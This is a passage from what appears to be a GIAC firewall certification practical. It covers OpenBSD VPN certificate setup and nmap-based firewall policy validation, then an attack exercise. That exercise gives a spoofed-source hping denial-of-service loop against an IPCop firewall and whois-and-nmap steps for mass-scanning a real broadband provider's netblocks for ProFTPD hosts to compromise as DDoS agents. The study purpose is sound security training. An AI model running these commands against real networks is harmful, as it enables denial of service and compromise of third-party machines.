# openssl req -new -key /etc/isakmpd/private/local.key -out
  /etc/isakmpd/private/firewall.csr
# openssl x509 -req -days 365 -in /etc/isakmpd/private/firewall.csr
  -CA /etc/ssl/ca.crt -CAkey /etc/ssl/private/ca.key
  -CAcreateserial -out /etc/isakmpd/certs/local.crt
# certpatch -k /etc/ssl/private/ca.key -t FQDN -i
  fw.giacenterprises.com /etc/isakmpd/certs/local.crt
  /etc/isakmpd/certs/local.crt
```

3. Create the key and certificate for a remote user, sign by our CA and create a p12 file that can be imported into SSH Sentinel:

```
# openssl genrsa -out /etc/ssl/users/user.key 1024
# openssl req -new -key /etc/ssl/users/user.key -out
  /etc/ssl/users/user.csr
# openssl x509 -req -days 365 -in /etc/ssl/users/user.csr -CA
  /etc/ssl/ca.crt -CAkey /etc/ssl/private/ca.key -CAcreateserial
  -out /etc/ssl/users/user.crt
# certpatch -k /etc/ssl/private/ca.key -t FQDN -i
  user@giacenterprises.com /etc/ssl/users/user.crt
  /etc/ssl/users/user.crt
# openssl pkcs12 -export -certfile /etc/ssl/ca.crt -inkey
  /etc/ssl/users/user.key -in /etc/ssl/users/user.crt
  -out /etc/ssl/users/user.p12
```

Remote User VPN policy

Assuming SSH Sentinel is installed we may begin configuring it by following these steps:

- right click on the icon in the system tray and selecting Run Policy Editor.
- Import our user.p12 file into SSH Sentinel under My Keys as a host key. This step will require a password as the p12 file is password protected.
- Add a new VPN Connection under Secured Networks using the IP of our firewall/VPN endpoint 65.213.217.227 and checking the box for Acquire virtual IP address.
- Create and specify the remote network as 192.168.1.0 with a subnet mask of 255.255.255.0.
- All other defaults should be sufficient.

Verify the Firewall Policy

Plan the validation

In planning the validation we need to define four requirements. The technical approach, the time of day that the assessment should be performed, the cost and level of effort, and the risks and how they are addressed. First, the technical approach we are going to take is to verify the services allowed over the different flows of traffic across the firewall. In doing this we will be able to verify access to the required services for the desired hosts that we allow and verify that we do not allow services to hosts for all else. Here are our general flows that we need to test access across:

- Internet -> DMZ
- DMZ -> Internet
- DMZ -> internal network
- internal network -> Internet
- internal network -> DMZ
- remote VPN host -> DMZ (not tested, feasibility issue)
- remote VPN host -> internal network (not tested, feasibility issue)

To test from the Internet we can test either outside of the network between the firewall and the Cisco router or from a place of residence. It makes more sense to test right outside of the firewall utilizing a laptop although we would have to place a hub or switch in between the firewall and router because as it stands now they are connected via a crossover cable. In taking this route we would assign ourselves one of the unused public IP addresses, 65.213.217.230. In order to test from the DMZ we can use one of the DNS/NTP servers as there are two of them so service will not be

hindered as badly as if we were to scan from one of the other DMZ servers. From the internal network we can scan from an unused IP, utilizing a laptop. Below is a table showing the general scan flows we will be performing.

Source host(s)	Source IP(s)	Destination host(s)	Destination IP(s)
Internet Internet spoofed	65.213.217.230 192.168.0.1	firewall	65.213.217.227 65.213.217.228
DMZ HTTPS server DMZ HTTP server DMZ SMTP server DMZ DNS server 1 DMZ DNS server 2 DMZ random DMZ spoofed	192.168.0.2 192.168.0.3 192.168.0.4 192.168.0.5 192.168.0.6 192.168.0.50 65.213.217.227	Internet	65.213.217.230
DMZ HTTPS server DMZ HTTP server DMZ SMTP server DMZ DNS server 1 DMZ DNS server 2 DMZ random DMZ spoofed	192.168.0.2 192.168.0.3 192.168.0.4 192.168.0.5 192.168.0.6 192.168.0.50 192.168.1.1	internal SFTP internal SMTP internal random	192.168.1.2 192.168.1.3 192.168.1.100
internal SFTP internal SMTP internal random internal spoofed	192.168.1.2 192.168.1.3 192.168.1.100 165.213.217.227	Internet	65.213.217.230
internal SFTP internal SMTP internal random internal spoofed	192.168.1.2 192.168.1.3 192.168.1.100 192.168.0.1	DMZ HTTPS server DMZ HTTP server DMZ SMTP server DMZ DNS server 1 DMZ DNS server 2 DMZ random	192.168.0.2 192.168.0.3 192.168.0.4 192.168.0.5 192.168.0.6 192.168.0.50

Keep in mind that our external firewall is redirecting traffic to the DMZ hosts so we will be testing the public IP of the firewall. We will use the powerful port scanner Nmap in conjunction with Tcpdump to accomplish our assessment. Aside from testing which ports are open (TCP and UDP) we will be able to use some of the other features of Nmap such as testing if the firewall deals with out of RFC specification packets. These scans will consist of options like FIN, Xmas, and Null. Also, we will be able to test to see that the firewall drops spoofed traffic by utilizing Nmap's ability to insert a different source IP than the one configured on the scanning host's default interface.

The assessment will be performed after normal business hours as to not effect business if the scanning were to bring down a machine or network device. Also, performing Nmap scans does take bandwidth so we want to make sure to not affect the people working at GIAC Enterprises or in conjunction with them. Of course, the time the scanning is to be performed and the approximate duration will be agreed upon with GIAC Enterprises administrators. The exchange of pager and/or mobile phone numbers is highly recommended in case something goes wrong. The best

time to start the scanning would likely be on Saturday night at 18:00PM. The anticipation of the time that the scanning will take is approximately 12 hours.

The cost of the scan should be based on an approximation of the time a scan plus analysis takes per host in hours multiplied by $150.00 multiplied by the number of hosts. So, we have roughly 48 scans at .25 hours each multiplied by $150.00 for a grand total of $1800.00.

The risks present are that one of the machines or devices on the network dies. This is unlikely but should be addressed as a possibility. So we have the following components that run a risk of dying:

- Cisco router
- External firewall
- 3 switches
- 5 DMZ servers
- 2 internal servers
- 1 IDS
- 1 IDS Management server

The biggest risk run would be if the Cisco router dies. We would have to replace that device as soon as possible as it terminates our T1 connection and we have no other hardware on site that can perform that function. Considering that the Cisco router model we use is fairly popular we should have no problem finding a reseller that will gladly ship us one overnight for a pretty penny. The external firewall, DMZ servers and internal firewalls can be rebuilt fairly quickly if needed or the faulty hardware replaced with extra parts and the IDS systems are not critical to operation so they can be replaced at convenience. The switches can be easily replaced with ones bought at a local retailer. Note that this consultant has never run into a problem with any hardware dying as a result of scanning. All of the hardware and software chosen for the architecture is robust and should have no problems during the scan.

Conduct the Validation

So we have quite a few scans to perform. Let us explain what the Nmap options do that we will be using. We are using Nmap version 3.48.

- -sS is a SYN connection attempt
- -sU is a UDP connection attempt
- -sF is a FIN connection attempt
- -sX has the FIN URG and PUSH flags set
- -sN is a null connection attempt, no flags
- -sO is to test IP protocols
- -sA is an ACK connection attempt
- -p is port range, we will specify 1-65535
- -v is simply verbose output
- -P0 turns off the behavior of pinging before scanning
- -oN is output to logfile

- -S is the source ip we want to spoof
- -e is the interface name to send packets out when using -S
- -f causes the -sS -sF -sX or -sN to use tiny fragments
- -g sets the source port to use

We are not going to use all of the aforementioned options for each scan. Some of them will be used to verify the firewall itself is doing correct normalization, state, and antispoofing. The bulk of our scans will use -vv -sS -sU -p 1-65535 and -P0. We must address the fact that Nmap is not going to return a port as open on the firewall *if* the port is open but there is no service listening on that port. For instance, if the firewall allows inbound SSH from the Internet to our DMZ HTTP server and there is no SSH service running on our HTTP server, Nmap will not report port SSH as open. This will be a failure in verifying our policy. In order to address this problem, we can either use ftest (Barisani) or Tcpdump. ftest, or Firewall Tester, is a set of perl programs, client/server, where the client generates packets and the server listens for them. The tool is very useful for testing firewall rules but requires installation on all of our test points. Tcpdump can be used to listen on the destination host to see what traffic makes it way through the firewall that is not reported by Nmap. Since our policy is fairly tight and most traffic will be dropped on the firewall it will not be too much work to use Tcpdump in conjunction with our Nmap scans.

Internet -> DMZ

First we performed a TCP and UDP scan for port 1-65535 from our laptop outside the firewall to the firewall IP addresses. We ran Tcpdump on the DMZ interface rl2 on the firewall specifying a bpf filter of "src host 65.213.217.230" in order to verify the ports that were allowed through the firewall's DMZ interface.

```
Interesting ports on 65.213.217.227:
(The 131065 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
25/tcp  open  smtp
53/tcp  open  domain
53/udp  open  domain
80/tcp  open  http
443/tcp open  https

Interesting ports on 65.213.217.228:
(The 131068 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
53/tcp  open  domain
53/udp  open  domain
```

The output is exactly as we were expecting which is good. However, it looks like we are missing our VPN IKE UDP port 500. That is because we defined in our pf.conf that the source port must be UDP 500 and Nmap likely chose an ephemeral source port during its scan. Let us try with using the -g flag set to 500 and the -p flag set to 500 with Nmap.

```
Interesting ports on 65.213.217.227:
PORT    STATE  SERVICE
500/udp open isakmp
```

Looks much better.

The IP protocol scan using -sO shows false positives as all protocols were defined as being supported. We know for a fact that they are not.

```
Interesting protocols on 65.213.217.227:
PROTOCOL STATE SERVICE
0        open  hopopt
1        open  icmp
2        open  igmp
3        open  ggp
4        open  ip
5        open  st
6        open  tcp
7        open  cbt
8        open  egp
9        open  igp
10       open  bbn-rcc-mon
[...]
```

The Nmap output from the spoofed (using -S and -e) traffic scan from a source of 192.168.0.1 is next.

```
All 131070 scanned ports on 65.213.217.227 are: filtered
```

We can verify that our antispoofing done on the firewall dropped this traffic by looking at our pf logs. The last log line from this scan is shown.

```
Nov 29 13:51:48.187312 rule 30/0(match): block in on rl0:
192.168.0.1.37848 > 65.213.217.227.65535: S
1792570259:1792570259(0) win 3072
```

As specified in this logline, the matched rule was number 30. If we take a look at rule 30 we will be able to see which of our rules blocked the spoofed traffic.

```
# pfctl -vvsr | grep ^@30
  @30 block drop in log on ! rl2 inet from 192.168.0.0/24 to any
```

As we can see from rule 30 the antispoof that we have defined for all of our interfaces has expanded to multiple rules, number 30 is for dropping all traffic on ! rl2 (not rl2) originating from our DMZ network 192.168.0.0/24. rl2 is the DMZ interface. So, in our Nmap scan we spoofed traffic coming from source IP 192.168.0.1 which came in on our external firewall interface rl1. The combination of the spoofed IP 192.168.0.1 being part of the DMZ network 192.168.0.0/24 and coming in on interface rl1 (which is "! rl2") leads to the traffic being rightfully blocked.

Finally, as part of this section, we will test out the -sF -sN -sX -sA scans along with specifying -f to perform fragmentations. We test this as follows.

```
# for i in F X N; do nmap -P0 -s$i -vv -p 80,443 65.213.217.227
# nmap -P0 -sS -vv -f -p 80,443 65.213.217.227
```

Our OpenBSD firewall correctly blocked all of the -sF -sX -sN traffic as the packets were not part of an established connection nor did they only have the SYN flag set (our $tcp_ops) to notify that they were part of an initial connection request. The -f scan which fragmented the traffic was correctly reassembled and then filtered as accepted by our firewall. Good deal.

DMZ -> Internet

We utilized the -S and -e flags on our DNS/NTP server in order to test the filtering from all the DMZ hosts by spoofing the source address. We ran Tcpdump on our laptop outside the firewall with a bpf filter of the firewall's external IP (src host 65.213.217.227) to verify ports allowed. Because it was easy to do on our linux laptop we started services that we were expecting to be allowed through the firewall so we would have Nmap showing open ports. Services started were SMTP, DNS, HTTP, and HTTPS. Below is the command line Nmap command to test this flow:

```
# for i in 2 3 4 5 6 50; do nmap -P0 -sS -sU -vv -p 1-65535 -S
  192.168.0.$i -e eth0 -oN 192.168.0.$i 65.213.217.230

# nmap -P0 -sS -sU -vv -p 1-65535 -S 192.168.1.1 -e eth0 -oN
  192.168.1.1 65.213.217.230
```

The first scan from the HTTPS server:

```
Interesting ports on 65.213.217.230:
(The 131068 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

The second scan from the HTTP server:

```
Interesting ports on 65.213.217.230:
(The 131068 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

The third scan from the SMTP server:

```
Interesting ports on 65.213.217.230:
(The 131067 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
443/tcp open  https
```

The fourth scan from the DNS server number 1:

```
Interesting ports on 65.213.217.230:
(The 131065 ports scanned but not shown below are in state: closed)
```

```
PORT    STATE SERVICE
53/tcp  open  domain
53/udp  open  domain
80/tcp  open  http
119/udp open  ntp
443/tcp open  https
```

The fifth scan from the DNS server number 2:

```
Interesting ports on 65.213.217.230:
(The 131065 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
53/tcp  open  domain
53/udp  open  domain
80/tcp  open  http
119/udp open  ntp
443/tcp open  https
```

The sixth scan from the random (and non-existent) IP, 192.168.0.50:

```
Interesting ports on 65.213.217.230:
(The 131068 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

The seventh and last scan from an IP not in the DMZ network, 192.168.1.1:

```
All 131070 scanned ports on 65.213.217.230 are: filtered
```

This traffic is blocked do to our antispoofing as previously explained.

DMZ -> internal network

There were no open ports found in this flow. Nmap output has not been provided in order to save space. Tcpdump did not show any extraneous services allowed. The spoofed traffic from 192.168.1.1 was blocked as well.

internal network -> Internet

The SFTP, SMTP, and random internal host showed the same output when scanning our laptop outside the firewall. Tcpdump running on the external laptop did not show traffic other than HTTP and HTTPS leaving the firewall. The spoofed traffic from 65.213.217.227 (trying to spoof using the external firewall IP) was dropped as expected. Here is the output from these hosts:

```
Interesting ports on 65.213.217.230:
(The 131068 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

internal network -> DMZ

The SFTP, SMTP, and random internal host showed very similar output when scanning our DMZ servers. Tcpdump run on the DMZ interface of the firewall revealed that traffic that is not explictly stated in our policy is not allowed. Spoofed traffic from 192.168.0.1 was dropped as well. The output is shown below:

The HTTPS server.

```
Interesting ports on 192.168.0.2:
(The 131069 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
443/tcp open  https
```

The HTTP server.

```
Interesting ports on 192.168.0.3:
(The 131069 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
80/tcp  open  http
```

From only the internal SMTP server was SMTP traffic allowed to the DMZ SMTP server.

```
Interesting ports on 192.168.0.4:
(The 131069 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
25/tcp  open  smtp
```

The DNS server number 1.

```
Interesting ports on 192.168.0.5:
(The 131068 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
53/tcp  open  domain
53/udp  open  domain
```

The DNS server number 2.

```
Interesting ports on 192.168.0.6:
(The 131068 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
53/tcp  open  domain
53/udp  open  domain
```

The random, and non-existent, DMZ IP.

```
All 131070 scanned ports on 192.168.1.1 are: closed
```

Evaluate the Results

We are fairly content with our scanning logistics and their results. No access was found that was not stated in the firewall policy or ruleset. At this point there are no recommendations for change.


Design Under Fire

We will be evaluating the security of a network designed in a recent GCFW practical and attempt to find and exploit a vulnerability in the firewall itself, a vulnerability that leads to a compromise of multiple machines in order to perform a denial of service attack against the network, and a vulnerability that will compromise an internal machine.

The practical chosen was authored by Lesa Ludwig Analyst number 0444. The practical is dated October 20, 2003 and is available at http://www.giac.org/practical/GCFW/Lesa_Ludwig_GCFW.pdf.

The Ludwig diagram is below.

Network Diagram:



An attack against the firewall itself

The external firewall in use is defined as an IPCop version 1.3.0. IPCop is a small linux based distribution. Version 1.3.0 was a transition to the linux kernel 2.4 series, specifically kernel 2.4.20, and iptables. It is not certain which patch level the IPCop installation is at as according to Ludwig under FIREWALL POLICY "Once the firewall is installed and all patches are applied ...". There have been 4 IPCop 1.3.0 advisories according to the IPCop Advisories page (IPCop Advisories). These are:

- 1.3.0 Fix 5 Date: 1 Oct 2003 OpenSSL DoS Exploit
- 1.3.0 Fix 4 Date: 17 Sept 2003 OpenSSH Buffer Management
- 1.3.0 Fix 3 Date: 4 Aug 2003 SSH Information Disclosure + Kernel Network DoS
- 1.3.0 Fix 1 5 May 2003 Zlib/Setuid binaries exploits

We cannot give the benefit of the doubt to Ludwig that all of the aforementioned vulnerabilities have been patched. Let us explore a possible avenue of attack utilizing the vulnerability that was addressed in Fix 3. Quoting from the Advisories page of IPCop, Fix 3 consisted of, among other vulnerabilities, "Kernel updated to 2.4.21 (fixes possible network DoS)". Let us investigate on the web what vulnerability was present in the 2.4.20 kernel.

- http://rhn.redhat.com/errata/RHSA-2003-172.html (RHSA-2003-172)

This Redhat official advisory seems to be what the IPCop Fix 3 addresses. It states "The connection tracking core of Netfilter for Linux 2.4.20, with CONFIG_IP_NF_CONNTRACK enabled (or the IP_conntrack module loaded), allows remote attackers to cause a denial of service (resource consumption). This causes Netfilter to fail to identify connections with an UNCONFIRMED status and use large timeouts. The Common Vulnerabilities and Exposures project (cve.mitre.org) has assigned the name CAN-2003-0187 to this issue. A flaw has been found in several hash table implementations in the kernel networking code. A remote attacker could send packets with carefully chosen, forged source addresses in such a way as to make every routing cache entry get hashed into the same hash chain. The result would be that the kernel would use a disproportionate amount of processor time to deal with new packets, resulting in a remote denial of service attack. The Common Vulnerabilities and Exposures project (cve.mitre.org) has assigned the name CAN-2003-0244 to this issue."

So we find that there are actually two vulnerabilities with respect to a network DoS in the 2.4.20 kernel. The first appears to be the one identified by CAN-2003-0187 and the second CAN-2003-0244:

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0187 (CAN-2003-0187)
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0244 (CAN-2003-0244)

Digging further for more technical information on the DoS attack vulnerability we find a thread started by Florian Weimer on the official linux-kernel mailing list entitled "Route cache performance under stress".

- http://marc.theaimsgroup.com/?l=linux-kernel&m=104956079213417 (Weimer)

Quoting from the first post in this thread by Weimer "It is possible to freeze machines with 1 GB of RAM and more with a stream of 400 packets per second with carefully chosen source addresses. Not good."

And finally we find an official writeup of the issue by Weimer at:

- http://www.enyo.de/fw/security/notes/linux-dst-cache-dos.html (Weimer)

The important details out of his writeup are "Our attack is targeted at a host and uses packets with carefully chosen source addresses and TOS values to trigger collisions in the lower bits of the routing cache hash function. (Note that these collisions have nothing to do with colliding packets on the wire.) As a result, all these packets create distinct flows which are stored in a linear list hooked to a single bucket to a hash table. In essence, this reduces the hash table to a linear list, and finding entries becomes extremely expensive when the list is very long."

So what we must do to DoS the firewall is generate 400 packets per second across it (as a router) or against it (Weimer stated that the DoS affects hosts as well) using spoofed source address. In order for us to create the best likelihood that the firewall will have hash table collisions we need to have at least one octet of the spoofed source address the same. Looking at Ludwig's external router config, the 222.0.0.0/8 network is *not* blocked ingress. Checking the whois record for this network we find that it is allocated to APNIC, the Asia Pacific Network Information Centre. So, we know two things now. First, spoofing our traffic from the 222.0.0.0/8 network will not be blocked by any intermediary routers as it is a legitimate public network and second, when we perform our spoofing it is possible that the 222.0.0.0/8 IP addresses will receive and notice the backscatter (TCP SYN/ACKs for example) from the GIAC Enterprise network from being the victims of a spoofed attack.

In order to generate our packets we will use hping, available at http://www.hping.org. We should be able to generate 400 packets a second from a linux machine. We will direct the attack against the firewall itself using ICMP. The router ACL list on the external router blocks only ICMP Echo Request and Redirect packets. We can use any of the other ICMP types which will be allowed through so we will choose at random type 17 which is Address Mask Request. First we will generate the list of source hosts we will use in our attack. We can use Nmap to generate IP addresses using the -sL flag and the -n flag (-n causes Nmap to not do reverse DNS lookups).

```
# nmap -sL -n 222.0.0.0/8 | grep "^Host" | cut -d ' ' -f2 | cut -d
  ' ' -f1 > sourcehosts
```

We have to use grep and cut to make a list of just IP addresses because the normal output from nmap -sL will output data like this:

```
Host 222.0.0.0 not scanned
Host 222.0.0.1 not scanned
Host 222.0.0.2 not scanned
Host 222.0.0.3 not scanned
Host 222.0.0.4 not scanned
[...]
```

Using our grep and cut we now have a text file called sourcehost with a newline delimited list of IP addresses from 222.0.0.0 to 222.255.255.255.

Now we can begin our DoS attack. The command we will use is as follows:

```
# while read $srcip; do hping -q -i u2500 -1 -C 17 -a $srcip
  1.1.1.6; done < sourcehosts
```

The options we use in our hping command are:

- -q quiet
- -i wait (uX for X microseconds, for example -i u1000)
- -1 ICMP mode
- -C ICMP type
- -a spoof source address

We need to specify in -i the interval between packet generation per second so we can be assured we are sending 400 packets a second. We used u2500 microseconds which is 0.0025 seconds as 400 (packets) multiplied by 0.0025 equals 1 (second).

As an aside, during our research in finding an attack vector against the firewall we checked the IPCop Bug Tracking page (IPCop Bug Tracking) to see if we could glean any information about open/unfixed bugs that might be exploitable. Request ID 812803 submitted by Don E. Groves, Jr. (djr1952) and entitled "No limit on growth of /var/log/mrtg/mrtg.log" explained that the mrtg logfile never gets truncated. Delving into the IPCop Administration Manual, Section 2.2.2, Traffic Graphs (IPCop Administrative Guide) we find that mrtg is used in order to provide traffic statistic graphs for the administrator. Further reading on the IPCop-user mailing list hints that various high profile worms such as Code Red or Microsoft Blaster caused problems with the amount of data stored not only in mrtg files but other system log file messages in /var/log. These issues with heavy log file sizes could be quite serious if the hard drive on the machine running IPCop is minimal such as a 500MB IDE drive or a 128MB compact flash card. During our DoS previously, this log problem could be exacerbated on the IPCop machine possibly causing the filesystem to run out of space which in turn would cause the syslogd daemon to stop logging all system messages and essentially "freeze up". According to Ludwig under the Logs section it is stated "Logs are kept by the system for four weeks..." so the system itself would not remove log files if they grew to a dangerous size. Unfortunately, Ludwig did not state in the practical what hardware the firewall had, specifically the hard drive size. Therefore we are not able to reasonably determine if a DoS attack much like the one performed above would cause filesystem space problems as well.

Back to our hping aided DoS attack, the IPCop machine should be adding each source host to the routing cache table and since we chose source addresses that have a very good chance of causing hash table collisions the machine should begin to slow to a crawl. We could test if the DoS is having an effect on the firewall by trying to connect to the GIAC Enterprise mail server on port 25 which is hosted behind the firewall.

The countermeasure to this attack should be to upgrade the linux kernel to 2.4.21 which fixes the hash table collision DoS vulnerabilities in the routing table and in the IP connection tracking table of netfilter. There are no other feasible alternatives as the IPCop firewall has to provide inbound services for GIAC Enterprises.

A distributed denial of service attack

In order for us to acquire as our DDoS agents 50 DSL or cable accounts we must first target, scan, and exploit. Road Runner (http://www.roadrunner.com) is one of the largest broadband providers in the United States. Their networks will be a good place to start our scanning for vulnerable hosts. Now we need to pick a vulnerability that we can exploit against our targets. Our best bet would be to pick a recent vulnerability (higher probability of unpatched hosts) for which a public exploit has been written. Checking http://packetstormsecurity.nl under the most recent 50 exploits we find one for ProFTPd 1.2.7 - 1.2.9rc2. Checking Security Focus under the Vulnerabilities section we see that a recent vulnerability was reported entitled "ProFTPD ASCII File Transfer Buffer Overrun Vulnerability" ("ProFTPD ASCII ..."). The discussion section describes the vulnerability as follows:

"A remotely exploitable buffer overrun vulnerability has been reported in ProFTPD. This issue could be triggered if an attacker uploads a malformed file and then that file is downloaded in ASCII mode. Successful exploitation will permit a malicious FTP user with upload access to execute arbitrary code in the context of the FTP server.

It is also reported that ProFTPD does not adequately drop privileges in some circumstances, which may compound the risks associated with exploitation.

This issue could also affect versions prior to 1.2.7, though this has not been confirmed."

We also find under the Exploit section three programs, one being the same one hosted on packet storm, that exploit the vulnerability. We will use the exploit that we find on both packet storm and Security Focus named proftpdr00t.c (Haggis). The exploit uses the anonymous username by default to log in to a FTP server to and take advantage of the vulnerability outlined above, including breaking out of the chroot jail if ProFTPD is in one. If successful it will spawn a root shell on port 4660.

Now that we know we are looking for ProFTPD servers we need to compile a list of hosts to scan. We will use whois to harvest our addresses as such:

```
# whois road runner@whois.arin.net
```

This command outputs a lot of data, not quite in a usable format for the tool we are going to use to scan, Nmap. This is a sample of the output from the previous command:

```
Road Runner ROAD-RUNNER-2A (NET-24-129-128-0-1) 24.129.128.0 -
24.129.191.255
Road Runner ROAD-RUNNER-3-A (NET-24-92-160-0-1) 24.92.160.0 -
24.95.255.255
Road Runner RR-MID-ATLANTIC (NET-66-61-0-0-1) 66.61.0.0 -
66.61.255.255
Road Runner RR-MID-ATL-2BLK (NET-24-33-0-0-1) 24.33.0.0 -
24.33.239.255
Road Runner RRMA (NET-69-132-0-0-1) 69.132.0.0 - 69.133.127.255
Road Runner RR-SOUTHWEST-2BLK (NET-66-68-0-0-1) 66.68.0.0 -
66.69.255.255
Road Runner ROADRUNNER-SOUTHWEST (NET-66-25-0-0-1) 66.25.0.0 -
66.25.255.255
Road Runner ROADRUNNER-SOUTHEAST1 (NET-65-34-48-0-1) 65.34.48.0 -
65.34.127.255
Road Runner ROADRUNNER-SOUTHEAST2 (NET-65-35-0-0-1) 65.35.0.0 -
65.35.255.255
```

If we precede "road runner" with a plus (+) character in our whois command it will output complete records of each Network Name. For instance the first NetName in our sample output above is ROAD-RUNNER-2A. The complete record for ROAD-RUNNER-2A is:

```
OrgName:    Road Runner
OrgID:      RRMA
Address:    13241 Woodland Park Road
City:       Herndon
StateProv:  VA
PostalCode: 20171
Country:    US

ReferralServer: rwhois://ipmt.rr.com:4321

NetRange:   24.129.128.0 - 24.129.191.255
CIDR:       24.129.128.0/18
NetName:    ROAD-RUNNER-2A
NetHandle:  NET-24-129-128-0-1
Parent:     NET-24-0-0-0-0
NetType:    Direct Allocation
NameServer: DNS1.RR.COM
NameServer: DNS2.RR.COM
NameServer: DNS3.RR.COM
NameServer: DNS4.RR.COM
Comment:
RegDate:
Updated:    2002-08-22

TechHandle: ZS30-ARIN
TechName:   ServiceCo LLC
```

```
TechPhone:  +1-703-345-3416
TechEmail:  abuse@rr.com

OrgAbuseHandle: ABUSE10-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-703-345-3416
OrgAbuseEmail:  abuse@rr.com

OrgTechHandle: IPTEC-ARIN
OrgTechName:   IP Tech
OrgTechPhone:  +1-703-345-3416
OrgTechEmail:  abuse@rr.com
```

This record contains a lot of data but we are only interested in the CIDR notation of the netblock as Nmap can easily use this notation as input for scanning. In the above record, the CIDR block is 24.219.128.0/18. We will use this command to grab the CIDR line out of each record for Road Runner.

```
# whois +road runner@whois.arin.net | grep CIDR > rr.cidr
```

Next we need to massage just the netblocks out of our rr.cidr file as it contains lines like "CIDR: 24.129.128.0/18" which Nmap can not read. Using the following command we will get a file named rr.hosts that Nmap will use.

```
# cut -d ':' -f2 rr.cidr > rr.hosts
```

A small sample of the rr.hosts file is below. The full file contains a lot of networks so we should be fairly successful in finding vulnerable FTP servers. Nmap can read newline, comma, or tab delimited hosts so the format of this file is okay.

```
64.167.191.168/29
67.36.74.16/29
64.250.234.224/28
24.74.0.0/16
66.26.0.0/16
66.56.96.0/19, 66.56.128.0/17, 66.57.0.0/16
65.28.0.0/14
65.24.0.0/14
24.208.0.0/14
24.88.0.0/16
24.24.0.0/14, 24.28.0.0/15
24.92.0.0/17, 24.92.128.0/20
24.31.32.0/19, 24.31.64.0/18, 24.31.128.0/17
24.160.0.0/13, 24.168.0.0/15, 24.170.0.0/17
204.210.0.0/16
24.30.128.0/18, 24.30.192.0/19
24.129.128.0/18
24.92.160.0/19, 24.92.192.0/18, 24.93.0.0/16, 24.94.0.0/15
```

For our Nmap scanning we can drill down the hosts that have an FTP server running to hosts that have an FTP server running and are using ProFTPD utilizing the -sV flag. The -sV option is a new scan type in Nmap release 3.45 and later that does version detection. How Nmap does the version detection is thoroughly explained in

the paper authored by Nmap author Fyodor (Fyodor). The scan command we will use is as follows:

```
# nmap -sV -p 21 -iL rr.hosts -oG rr.scanned
```

This will give us a text file called rr.scanned that lists all hosts within the Road Runner network that are running an FTP server and what version Nmap has determined it is.

